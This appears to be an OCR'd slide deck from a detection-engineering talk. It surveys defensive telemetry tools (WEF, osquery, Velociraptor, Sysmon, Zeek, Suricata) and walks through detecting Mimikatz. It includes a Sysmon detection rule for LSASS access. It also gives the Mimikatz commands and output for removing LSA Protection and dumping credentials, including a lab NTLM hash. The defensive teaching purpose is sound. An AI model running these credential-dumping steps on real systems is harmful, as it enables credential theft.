



Image source: https://github.com/palantir/windows-event-forwarding

# Windows Event Forwarding

- Windows native feature. No extra software needed.
- XML based subscriptions let you granularly select events
- WEF host centralizes the collection of event logs
  - Sent to Splunk
- Filter out noisy and non-security relevant data
- Collect exponentially more data than Windows defaults
- There are so many channels with valuable information
- This is not a widely adopted technology
  - I think it should be

# Osquery + Fleet



# osquery + Fleet


osquery:

- uses basic SQL commands to leverage a relational data-model to describe a device
- Powerful introspection
- Effectively read-only (safe)
- “Point-in-time” analysis
- Extensions add functionality

Fleet:

- osquery Manager
- Connect via TLS
- Ad-hoc queries across “fleet”
- Centralize osquery logs
- Realtime configuration updates
- CLI + Web Interface


# Velociraptor



# Velociraptor

- Similar to osquery, exposes state as a queryable database
- Unlike native osquery:
  - Can execute code
  - Download files + forensic artifacts
- More powerful forensic capabilities
  - MFT
  - Memory images
  - Browser history
  - Etc...

# Microsoft Advanced Threat Analytics



# Microsoft Advanced Threat Analytics

- Adept at detecting well-known Active Directory abuse
  - Brute-forcing
  - DCSync
  - Recon (scanning for users)
  - Pass the hash
- Why include it?
  - Help blue team understand what it does and doesn't detect
  - Help red team understand what it does and doesn't detect

# Sysmon + Olaf Hartong's Config

25 lines (25 sloc) | 1.85 KB — Raw | Blame


```
<Sysmon schemaversion="4.30">
   <EventFiltering>
 <RuleGroup name="" groupRelation="or">
      <ProcessAccess onmatch="include">
        <!-- In some environments this causes HIGH CPU usage by sysmon, remove this module when that occurs -->
         <Rule groupRelation="and">
          <TargetImage name="technique_id=T1003,technique_name=Credential Dumping" condition="is">C:\Windows\system32\lsass.exe</TargetImage> <!--Mitre T1098-->
          <GrantedAccess>0x1FFFFF</GrantedAccess><!--Expect EDRs/AVs to also trigger this-->
         </Rule>
         <Rule groupRelation="and">
          <TargetImage name="technique_id=T1003,technique_name=Credential Dumping" condition="is">C:\Windows\system32\lsass.exe</TargetImage> <!--Mitre T1098-->
          <GrantedAccess>0x1F1FFF</GrantedAccess>
         </Rule>
         <Rule groupRelation="and">
          <TargetImage name="technique_id=T1003,technique_name=Credential Dumping" condition="is">C:\Windows\system32\lsass.exe</TargetImage> <!--Mitre T1098-->
          <GrantedAccess>0x1010</GrantedAccess>
         </Rule>
         <Rule groupRelation="and">
          <TargetImage name="technique_id=T1003,technique_name=Credential Dumping" condition="is">C:\Windows\system32\lsass.exe</TargetImage> <!--Mitre T1098-->
          <GrantedAccess>0x143A</GrantedAccess>
         </Rule>
      </ProcessAccess>
</RuleGroup>
</EventFiltering>
</Sysmon>
```

Image source: https://github.com/olafhartong/sysmon-modular/blob/master/10_process_access/include_lsass_access.xml

# Sysmon + Olaf Hartong's Config

Sysmon:

- Most powerful free Windows telemetry
  - process creations
  - network connections
  - file modification
- Developed by SysInternals
- eBPF Linux version coming soon:




https://twitter.com/markrussinovich/status/1340737856201879552

Olaf Hartong's Modular Sysmon:

- Remove false positives
- Mapped to MITRE ATT&CK
- Modular
- Consistently updated
- Tested via CI pipeline

https://github.com/olafhartong/sysmon-modular

# Zeek + Suricata



Zeek (formerly Bro):

- Monitor network traffic from logger host
- Powerful protocol analysis
- Lots of plugins/packages
- Limited traffic visibility depending on deployment and routing


Suricata:

- Open Source IDS/IPS
- Test IDS rules
- PCAP Capture capability
- Offline PCAP analysis
- Alerting/Eventing engine

# Apache Guacamole



# Additional Tooling





# Analysis Scenarios

# Mimikatz – What do we know?

- Often used to retrieve plaintext credentials from LSASS.exe memory (among other things)
  - ADSecurity's  Unofficial Guide to Mimikatz is a must read
- Mitigations introduced in Win10 can lessen the effectiveness
  - These mitigations can be bypassed


Let's assume:

- We don't/won't know the filename of malicious tools
- Mimikatz has been modified to bypass AV detection
- Our defenders have enabled LSA Protection
  - TL;DR - To read memory or inject into a protected process, a code signature is req'd


Tool Analysis Result Sheet
Report
Tool List
Download
Search
Search
About this site
Command Execution
PsExec
wmic
schtasks
wmiexec.vbs
BeginX
WinRM
WinRS
BITS
Password and Hash Dump
PWDump7
PWDumpX
Quarks PwDump
Mimikatz (Password and Hash Dump lsadump::sam)
Mimikatz (Password and Hash Dump sekurlsa::logonpasswords
Mimikatz (Ticket Acquisition sekurlsa::tickets)
WCE
gsecdump
lslsass
About this site
This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.
Event Log
Execution history
Prefetch
USN Journal
MFT
UserAssist
Packet Capture
A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.
Detecting Lateral Movement through Tracking Event Logs (Version 2)
About Sheet Items
The analysis results for each tool are described in a table format. The content described for each item is explained as follows.
Item
Content
Tool Overview
An explanation of the tool and an example of presumed tool use during an attack are described.
Tool Operation Overview
Privileges for using the tool, communication protocol, and related services are described.
Information Acquired from Log
An overview of logs acquired at tool execution with the default settings (standard settings) as well as when an audit policy is set or Sysmon is installed is described.
Evidence That Can Be Confirmed when Execution is Successful
The method to confirm successful execution of the tool.
Main Information Recorded at Execution
Important information that can be used for the investigation of records in the targeted event logs, registry, USN Journal, MFT, and so on.
Details
All logs to be recorded, except ones included in "Details", are described.
Remarks
Any logs that may be additionally recorded and items confirmed during verification are described.

| | | | |
|---|---|---|---|
| Microsoft-Windows-Sysmon/Operational | 10 | Process accessed (rule: ProcessAccess) | Process accessed.<br>• **SourceProcessGUID/SourceProcessId/SourceThreadId**: Process of the access source process/Thread ID<br>• **TargetProcessGUID/TargetProcessId**: Process ID of the access destination process<br>• **GrantedAccess**: Details of the granted access<br>• **SourceImage**: Path to the access source process (path to the tool)<br>• **TargetImage**: Path to the access destination process (C:\Windows\system32\lsass.exe) |
| Security | 4656 | File System/Other Object Access Events | A handle to an object was requested.<br>• **Process Information > Process ID**: Process ID (hexadecimal)<br>• **Access Request Information > Access/Reason for Access/Access Mask**: Requested privilege (reading from process memory)<br>• **Subject > Security ID/Account Name/Account Domain**: SID/Account name/Domain of the user who executed the tool<br>• **Object > Object Name**: Target file name (\Device\HarddiskVolume2\Windows\System32\lsass.exe)<br>• **Process Information > Process Name**: Name of the process that closed the handle (path to the tool)<br>• **Object > Object Type**: File type<br>• **Subject > Logon ID**: Session ID of the user who executed the process<br>• **Object > Handle ID**: ID of the relevant handle |

- We now know what the Sysmon + Windows Event artifacts are
- What other ways can we detect this?




We could just search our logs for mimikatz.exe!
But this is cheating... 😁

# Adversary Perspective – Mimikatz

- Attacker runs mimikatz (renamed to sysconfig.exe)
  - Tries to dump passwords:

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

- It fails because LSA Protection is enabled
- Loads Mimikatz driver

```
PS C:\Users\vagrant\AppData\Local\Temp> .\sysconfig.exe "!+" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```

# Mimikatz Cont'd...

- "Un-protects" LSASS.exe using the driver (mimidrv.sys)

```
mimikatz(commandline) # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 660 -> 00/00 [0-0-0]
```

- Tries again to dump passwords
  - Gets NTLM hash, but no plaintext (Win10 mitigations)

```
msv :
 [00000003] Primary
 * Username : vagrant
 * Domain   : WIN10
 * NTLM     : e02bc503339d51f71d913c245d35b50b
 * SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf
tspkg :
wdigest :
 * Username : vagrant
 * Domain   : WIN10
 * Password : (null)
kerberos :
 * Username : vagrant
 * Domain   : WIN10
 * Password : (null)
